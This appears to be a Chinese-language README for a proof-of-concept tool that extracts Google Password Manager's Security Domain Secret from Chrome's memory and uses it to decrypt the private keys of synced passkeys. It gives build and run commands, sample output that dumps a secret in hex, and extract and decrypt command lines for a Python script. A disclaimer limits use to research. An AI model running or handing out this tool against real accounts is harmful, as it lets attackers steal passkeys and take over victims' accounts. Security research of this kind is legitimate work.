
本工具是 Pass-ta-key Golden Attack 的 PoC 实现,这是一种新方法,可从 Chrome 进程内存中提取 Google Password Manager (GPM) 的 Security Domain Secret (SDS),解析每个 GPM 通行密钥本地存储的 WebauthnCredentialSpecifics 记录,并使用提取出的 SDS 解密已同步通行密钥的 ECDSA P-256 私钥。
受影响版本: 由于此漏洞利用的是架构缺陷,所有发布渠道(Stable、Beta、Dev 和 Canary)的所有 Chrome 版本均受影响。
完整技术分析请参阅我的博客文章:https://0rcruxe.github.io/posts/pass-ta-key-golden-attack-sds-extraction/
[!WARNING] 仅供教育和研究目的使用。仅可在你拥有或获得明确许可进行检查的系统上使用。按原样提供,不附带任何形式的保证。
在设备向 enclave 安全域注册的过程中,通过捕获 CBOR 缓冲区从 Chrome 进程内存中提取 SDS。
x86_64-w64-mingw32-gcc -O2 -o sds_extractor.exe sds_extractor.c -lws2_32 -liphlpapi -static
通过编辑源文件中的 Chrome 配置文件路径来指定目标 Google 账户。打开 Chrome,运行编译后的二进制文件,然后触发一次通行密钥认证(登录或注册),以促使设备向 enclave 安全域注册,并在 SDS 于内存中传输期间将其捕获。
================================================================
  POC - Security Domain Secret (SDS) Extraction
================================================================

[*] Winsock initialized
[*] 'passkey_enclave_state' deleted

[*] Browser PID : 3016
[*] enclave.ua5v.com resolved:
      142.251.209.142

[*] Monitoring TCP connections ...

[19:06:23.157] [FILE] passkey_enclave_state CREATED
[*] Scanning memory for 10 seconds...

[19:06:23.478] [+] New TCP connection detected -> 142.251.209.142
  [19:06:23.828] pass #5  1106 regions  0 candidate
  [19:06:24.410] pass #10  1106 regions  0 candidate
  [19:06:24.511] pass #11  1106 regions  1 candidate
  ...
  [19:06:33.206] pass #97  1121 regions  1 candidate

================================================================
[+] Security Domain Secret (SDS) Dumped : 1 candidate
================================================================

  #1
  Patterns : keys/wrap & passkeys/assert

  ----- [keys/wrap] @ 0x000032D401D10900 -----
  000032D401D10900  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  000032D401D10910  00 00 00 00 00 00 00 00 00 00 cd cd cd cd cd cd  ................
  000032D401D10920  cd cd cd cd cd cd 01 00 00 00 81 a3 63 63 6d 64  ............ccmd
  000032D401D10930  69 6b 65 79 73 2f 77 72 61 70 63 6b 65 79 58 20  ikeys/wrapckeyX
  000032D401D10940  41 f3 37 a9 35 2c 46 5d 0e c0 5f bc 28 0f 31 4a  A.7.5,F].._.(.1J  <<< SDS start
  000032D401D10950  05 9e aa 4e d1 04 cb b2 de 31 00 7a 94 0b a1 85  ...N.....1.z....  <<< SDS end
  000032D401D10960  67 70 75 72 70 6f 73 65 76 73 65 63 75 72 69 74  gpurposevsecurit
  000032D401D10970  79 20 64 6f 6d 61 69 6e 20 73 65 63 72 65 74 cd  y domain secret.
  000032D401D10980  cd cd cd cd cd cd cd cd cd cd cd cd cd cd cd cd  ................
  000032D401D10990  cd cd cd cd cd cd cd cd cd cd cd cd cd cd cd cd  ................

  ----- [passkeys/assert] @ 0x000032D401FD8A42 -----
  000032D401FD8A42  00 08 00 00 00 00 00 00 00 08 00 00 00 00 00 00  ................
  000032D401FD8A52  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
  000032D401FD8A62  00 81 a5 63 63 6d 64 6f 70 61 73 73 6b 65 79 73  ...ccmdopasskeys
  000032D401FD8A72  2f 61 73 73 65 72 74 66 73 65 63 72 65 74 58 20  /assertfsecretX
  000032D401FD8A82  41 f3 37 a9 35 2c 46 5d 0e c0 5f bc 28 0f 31 4a  A.7.5,F].._.(.1J  <<< SDS start
  000032D401FD8A92  05 9e aa 4e d1 04 cb b2 de 31 00 7a 94 0b a1 85  ...N.....1.z....  <<< SDS end
  000032D401FD8AA2  67 72 65 71 75 65 73 74 a1 64 72 70 49 64 6a 67  grequest.drpIdjg
  000032D401FD8AB2  69 74 68 75 62 2e 63 6f 6d 68 70 72 6f 74 6f 62  ithub.comhprotob
  000032D401FD8AC2  75 66 59 01 77 0a 10 b3 a4 18 af ce 0e b6 0e c6  ufY.w...........
  000032D401FD8AD2  67 0d e2 6c 1c d1 c2 12 10 95 9f 7f c5 d3 dc 19  g..l............

  Security Domain Secret (SDS) : 41f337a9352c465d0ec05fbc280f314a059eaa4ed104cbb2de31007a940ba185

[+] Done. SDS successfully extracted. Exiting.
https://github.com/user-attachments/assets/883fd09b-8065-4501-8176-3c1280da202b

解析 Chrome 配置文件中存储在 /Sync Data/LevelDB 的 LevelDB 数据库目录,提取 WebauthnCredentialSpecifics 记录,并使用提取的 SDS 解密 GPM 通行密钥的 ECDSA P-256 私钥。
pip install -r requirements.txt
webauthn_credential_specifics.proto 文件已编译为 webauthn_credential_specifics_pb2.py,并随仓库一同发布。
usage: passkey_extractor.py [-h] <command> [options]

Extract and decrypt Google Password Manager passkeys from a LevelDB database.

commands:

  extract   Extract WebauthnCredentialSpecifics records from a LevelDB directory.
              --leveldb-dir DIR   Path to the LevelDB directory.
              --output-dir DIR    Directory where blobs and metadata are written.

  decrypt   Decrypt a WebAuthn private key (ECDSA P-256) GPM passkey blob using the SDS.
              --blob FILE         Path to the encrypted blob (enc_<id>.bin).
              --sds HEX           32-byte Security Domain Secret (SDS), 64 hex chars.
              --output-dir DIR    Directory where the recovered private key is written.

examples:

  python passkey_extractor.py extract --leveldb-dir ./LevelDB --output-dir ./out
  python passkey_extractor.py decrypt --blob ./out/enc_xxxx.bin --sds <64_hex> --output-dir ./out
提取 WebauthnCredentialSpecifics 记录:
解密 GPM 通行密钥的 ECDSA P-256 私钥: